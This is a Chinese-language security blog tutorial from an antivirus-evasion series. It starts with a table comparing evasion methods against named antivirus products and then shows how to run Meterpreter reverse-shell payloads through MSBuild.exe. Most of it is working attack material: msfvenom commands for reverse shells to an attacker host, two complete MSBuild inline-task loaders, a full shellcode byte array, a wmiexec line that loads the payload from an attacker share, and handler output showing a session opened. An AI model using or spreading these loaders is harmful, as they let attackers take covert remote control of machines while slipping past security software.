Author:重剑无锋@Tide安全团队

Tide安全团队：

Tide安全团队致力于分享高质量原创文章，研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域，对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台，如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDScanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。

Tide安全团队自建立之初持续向CNCERT、CNVD、漏洞盒子、补天、各大SRC等漏洞提交平台提交漏洞，在漏洞盒子先后组建的两支漏洞挖掘团队在全国300多个安全团队中均拥有排名前十的成绩。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、CnBlogs等网站开设专栏或博客，研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队Wiki：http://paper.TideSec.com 或团队公众号。

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

文章打包下载及相关软件下载： `https://github.com/TideSec/BypassAntiVirus`

免杀能力一览表

几点说明：

1、表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。

2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterperter/reverse_tcp` 模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 `5.0.0.8160` (2020.01.01)，火绒版本 `5.0.34.16` (2020.01.01)，360安全卫士 `12.0.0.2002` (2020.01.01)。

4、其他杀软的检测指标是在 `virustotal.com` （简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为杀软查杀能力或免杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理，静态查杀payload或者查杀白名单程序都没有任何意义，所以这里对白名单程序的免杀效果不做评判。

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√
17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√
25	AVIator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√
29	ASWCrypter免杀	19/57	√				√				√	√	√
30	nps_payload免杀	3/56	√	√	√		√	√	√	√	√	√	√

31	GreatSct免杀	14/56	√	√	√			√	√	√	√	√	√
32	HERCULES免杀	29/71			√						√		√
33	SpookFlare免杀	16/67		√	√	√	√	√	√	√	√		√
34	SharpShooter免杀	22/57	√	√				√			√	√	√
35	CACTUSTORCH免杀	23/57	√	√	√		√				√	√	√
36	Winpayloads免杀	18/70	√	√	√	√	√		√	√	√	√	√
37	C/C++1:指针执行	23/71	√	√			√		√		√		√
38	C/C++2:动态内存	24/71	√	√			√		√		√		√
39	C/C++3:嵌入汇编	12/71	√	√	√		√	√	√		√	√	√
40	C/C++4:强制转换	9/70	√	√	√		√	√	√	√	√	√	√
41	C/C++5:汇编花指令	12/69	√	√	√		√	√	√		√	√	√
42	C/C++6:XOR加密	15/71	√	√	√		√		√	√	√	√	√
43	C/C++7:base64加密1	28/69	√	√	√		√		√		√	√	√
44	C/C++8:base64加密2	28/69	√	√	√		√		√		√		√
45	C/C++9:python+汇编	8/70	√	√	√	√	√	√	√	√	√	√	√
46	C/C++10:python+xor	15/69	√	√	√	√	√		√	√	√	√	√
47	C/C++11:sc_launcher	3/71	√	√	√	√	√	√	√	√	√	√	√
48	C/C++12:使用SSI加载	6/69	√	√	√	√	√	√	√		√	√	√
49	C# 法1:编译执行	20/71	√	√	√		√		√	√	√	√	√
50	C# 法2:自实现加密	8/70	√	√	√	√	√	√	√	√	√	√	√
51	C# 法3:XOR/AES加密	14/71	√	√	√		√		√	√	√	√	√
52	py 法1:嵌入C代码	19/70	√	√	√			√		√	√	√	√
53	py 法2:py2exe编译	10/69	√	√	√		√		√	√	√	√	√
54	py 法3:base64加密	16/70	√	√	√	√				√	√	√	√
55	py 法4:py+C编译	18/69		√	√					√	√	√	√
56	py 法5:xor编码	19/71	√	√	√					√	√	√	√
57	py 法6:aes加密	19/71	√	√	√					√	√	√	√
58	py 法7:HEX加载	3/56	√	√	√	√	√		√	√	√	√	√
59	py 法8:base64加载	4/58	√	√	√	√	√		√	√	√	√	√

61	ps 法1:msf原生	18/56	√	√	√					√	√	√	√
62	ps 法2:SC加载	0/58	√	√	√	√	√	√	√	√	√	√	√
63	ps 法3:PS1编码	3/58	√	√	√		√	√	√	√	√	√	√
64	ps 法4:行为免杀	0/58	√	√	√	√	√	√	√	√	√	√	√
65	go 法1:嵌入C代码	3/71	√	√	√	√	√		√	√	√		√
66	go 法2:sc加载	4/69	√	√	√	√	√	√	√	√	√		√
67	go 法3:gsl加载	6/71	√	√	√	√	√	√	√	√	√	√	√
68	ruby加载	0/58	√	√	√	√	√	√	√	√	√	√	√
69	MSBuild 代码1	4/57	√	√	√		√	√		√	√	√	√
70	MSBuild 代码2	18/58	√	√	√				√		√	√	√

本文目录：

一、MSBuild.exe介绍

之前在介绍免杀工具的时候已经介绍过MSBuild.exe，专题19中介绍的nps_payload：`https://mp.weixin.qq.com/s/XmSRgRUftMV3nmD1Gk0mvA`，就是生成.xml文件，然后使用msbuild.exe来加载payload。还有专题20提到的GreatSCT：`https://mp.weixin.qq.com/s/s9DFRIgpvpE-_MneO0B_FQ`也是可生成MSBuild.exe加载的xml文件。

Microsoft Build Engine是一个用于构建应用程序的平台，此引擎也被称为msbuild，它为项目文件提供一个XML模式，该模式控制构建平台如何处理和构建软件。Visual Studio使用MSBuild，但它不依赖于Visual Studio。通过在项目或解决方案文件中调用msbuild.exe，可以在未安装Visual Studio的环境中编译和生成程序。

说明：Msbuild.exe所在路径没有被系统添加PATH环境变量中，因此，Msbuild命令无法直接在cmd中使用。需要带上路径：`C:\Windows\Microsoft.NET\Framework\v4.0.30319`。

适用条件:`.NET Framework>=4.0`

二、利用MSBuild.exe执行payload法1(VT查杀率4/57)

使用msfvenom生成shellcode,注意生成的是psh格式

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.211.55.2
lport=3333  -f psh -o shell.ps1
```

然后打开`shell.ps1`文件，在文件最后添加一行`for (;;){\n Start-sleep 60\n}`，保存一下。

然后把修改后的`shell.ps1`文件内容进行base64编码，可以使用在线平台(比如`https://www.sojson.com/base64.html`)也可以使用其他编码工具。

然后把编码后的内容替换到下面代码中`cmd =`处，并保存为`shell.xml`。

```
<Project ToolsVersion="4.0"
xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <!-- This inline task executes c# code. -->
  <!-- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe
nps.xml -->
  <!-- Original MSBuild Author: Casey Smith, Twitter: @subTee -->
  <!-- NPS Created By: Ben Ten, Twitter: @ben0xa -->
  <!-- License: BSD 3-Clause -->
  <Target Name="npscsharp">
   <nps />
  </Target>
  <UsingTask
    TaskName="nps"
    TaskFactory="CodeTaskFactory"

AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microso
```

```
ft.Build.Tasks.v4.0.dll" >
  <Task>
    <Reference Include="System.Management.Automation" />
      <Code Type="Class" Language="cs">
        <![CDATA[

          using System;
      using System.Collections.ObjectModel;
      using System.Management.Automation;
      using System.Management.Automation.Runspaces;
      using Microsoft.Build.Framework;
      using Microsoft.Build.Utilities;

      public class nps : Task, ITask
        {
            public override bool Execute()
            {
              string cmd = "JEFuRUl---base64_shellcode-----
xsSW1wb3J0KCJrZXJuZWwzMi5k";

                PowerShell ps = PowerShell.Create();
                ps.AddScript(Base64Decode(cmd));

                Collection<PSObject> output = null;
                try
                {
                    output = ps.Invoke();
                }
                catch(Exception e)
                {
                    Console.WriteLine("Error while executing the
script.\r\n" + e.Message.ToString());
                }
                if (output != null)
                {
                    foreach (PSObject rtnItem in output)
                    {
                        Console.WriteLine(rtnItem.ToString());
                    }
                }
                return true;
            }

            public static string Base64Encode(string text) {
           return
System.Convert.ToBase64String(System.Text.Encoding.UTF8.GetBytes(te
xt));
        }
```


```
        public static string Base64Decode(string encodedtext) {
            return
System.Text.Encoding.UTF8.GetString(System.Convert.FromBase64String
(encodedtext));
        }
        }
        ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```

msbuild.exe加载文件的方式有两种

```
1. 本地加载执行:
- %windir%\Microsoft.NET\Framework\v4.0.30319\msbuild.exe
<folder_path_here>\msbuild_nps.xml

2. 远程文件执行:

wmiexec.py <USER>:'<PASS>'@<RHOST> cmd.exe /c start
%windir%\Microsoft.NET\Framework\v4.0.30319\msbuild.exe \\
<attackerip>\<share>\msbuild_nps.xml
```

我这里就用本地加载进行测试，`msbuild.exe`在windows中的的一般路径为`C:\windows\microsoft.net\framework\v4.0.30319\msbuild.exe`


msfconsole监听相应payload和端口，打开杀软进行测试



可正常上线

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.211.55.2      yes       The listen address (an interface may be specified)
   LPORT     3333             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.211.55.2:3333
[*] Sending stage (180291 bytes) to 10.211.55.3
[*] Meterpreter session 5 opened (10.211.55.2:3333 -> 10.211.55.3:54262) at 2020-02-15 19:57:41 +0800

meterpreter > getpid
Current pid: 1212
meterpreter >
```

virustotal.com上`shell.xml`查杀率为4/57



三、利用MSBuild.exe执行payload法2(VT查杀率18/58)

这是三好学生大神提供的一种xml代码，源文件见 `https://raw.githubusercontent.com/3gstudent/msbuild-inline-task/master/executes%20shellcode.xml`

需要先通过msfvenom生成C＃的shellcode

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.211.55.2
lport=3333 -f csharp
```

```
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=10.211.55.2 lport=3333 -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of csharp file: 1759 bytes
byte[] buf = new byte[341] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,
0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,
0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
0x77,0x26,0x07,0x89,0xe8,0xff,0xd0,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,
0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,0x68,0x0a,0xd3,0x37,0x02,
0x68,0x02,0x00,0x0d,0x05,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,
0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,
0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x67,
0x00,0x00,0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,
0xd5,0x83,0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,
0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,
0x53,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,
0x68,0x00,0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x68,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0x0c,0x24,0x0f,0x85,
0x70,0xff,0xff,0xff,0xe9,0x9b,0xff,0xff,0xff,0x01,0xc3,0x29,0xc6,0x75,0xc1,
0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x00,0x53,0xff,0xd5 };
```

将生成的shellcode替换到下面代码的 `byte[] shellcode =` 处，并将文件保存为shell2.xml。


```
<Project ToolsVersion="4.0"
xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <!-- This inline task executes shellcode. -->
  <!-- C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe
SimpleTasks.csproj -->
  <!-- Save This File And Execute The Above Command -->
  <!-- Author: Casey Smith, Twitter: @subTee -->
  <!-- License: BSD 3-Clause -->
  <Target Name="Hello">
    <ClassExample />
  </Target>
  <UsingTask
    TaskName="ClassExample"
    TaskFactory="CodeTaskFactory"

AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microso
ft.Build.Tasks.v4.0.dll" >
    <Task>

      <Code Type="Class" Language="cs">
      <![CDATA[
        using System;
        using System.Runtime.InteropServices;
```

```
        using System.Runtime.InteropServices;

        using Microsoft.Build.Framework;
        using Microsoft.Build.Utilities;
        public class ClassExample :  Task, ITask
        {
          private static UInt32 MEM_COMMIT = 0x1000;
          private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
          [DllImport("kernel32")]
            private static extern UInt32 VirtualAlloc(UInt32
lpStartAddr,
            UInt32 size, UInt32 flAllocationType, UInt32
flProtect);
          [DllImport("kernel32")]
            private static extern IntPtr CreateThread(
            UInt32 lpThreadAttributes,
            UInt32 dwStackSize,
            UInt32 lpStartAddress,
            IntPtr param,
            UInt32 dwCreationFlags,
            ref UInt32 lpThreadId
            );
          [DllImport("kernel32")]
            private static extern UInt32 WaitForSingleObject(
            IntPtr hHandle,
            UInt32 dwMilliseconds
            );
          public override bool Execute()
          {
            byte[] shellcode = new byte[195] {
              0xfc,--shellcode_here--,0x00 };

              UInt32 funcAddr = VirtualAlloc(0,
(UInt32)shellcode.Length,
                MEM_COMMIT, PAGE_EXECUTE_READWRITE);
              Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr),
shellcode.Length);
              IntPtr hThread = IntPtr.Zero;
              UInt32 threadId = 0;
              IntPtr pinfo = IntPtr.Zero;
              hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref
threadId);
              WaitForSingleObject(hThread, 0xFFFFFFFF);
              return true;
          }
        }
      ]]>
      </Code>
    </Task>
  </UsingTask>
```

```
    </UsingTask>
</Project>
```

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <!-- This inline task executes shellcode. -->
  <!-- C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe SimpleTasks.csproj -->
  <!-- Save This File And Execute The Above Command -->
  <!-- Author: Casey Smith, Twitter: @subTee -->
  <!-- License: BSD 3-Clause -->
  <Target Name="Hello">
    <ClassExample />
  </Target>
  <UsingTask
    TaskName="ClassExample"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <Task>

      <Code Type="Class" Language="cs">
      <![CDATA[
        using System;
        using System.Runtime.InteropServices;
        using Microsoft.Build.Framework;
        using Microsoft.Build.Utilities;
        public class ClassExample :  Task, ITask
        {
          private static UInt32 MEM_COMMIT = 0x1000;
          private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
          [DllImport("kernel32")]
            private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
            UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
          [DllImport("kernel32")]
            private static extern IntPtr CreateThread(
            UInt32 lpThreadAttributes,
            UInt32 dwStackSize,
            UInt32 lpStartAddress,
            IntPtr param,
            UInt32 dwCreationFlags,
            ref UInt32 lpThreadId
            );
          [DllImport("kernel32")]
            private static extern UInt32 WaitForSingleObject(
            IntPtr hHandle,
            UInt32 dwMilliseconds
            );
          public override bool Execute()
          {
            byte[] shellcode = new byte[341] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,
0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,
0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
0x77,0x26,0x07,0x89,0xe8,0xff,0xd0,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,
0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,0x68,0x0a,0xd3,0x37,0x02,
0x68,0x02,0x00,0x0d,0x05,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,
0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,
0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x67,
0x00,0x00,0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,
0xd5,0x83,0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,
0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,
0x53,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,
0x68,0x00,0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x68,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0x0c,0x24,0x0f,0x85,
0x70,0xff,0xff,0xff,0xe9,0x9b,0xff,0xff,0xff,0x01,0xc3,0x29,0xc6,0x75,0xc1,
0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x00,0x53,0xff,0xd5 };

            UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
              MEM_COMMIT, PAGE_EXECUTE_READWRITE);
            Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
```


在msf中监听相应端口，在测试机中执行 `C:\windows\microsoft.net\framework\v4.0.30319\msbuild.exe shell2.xml`



msf中可上线

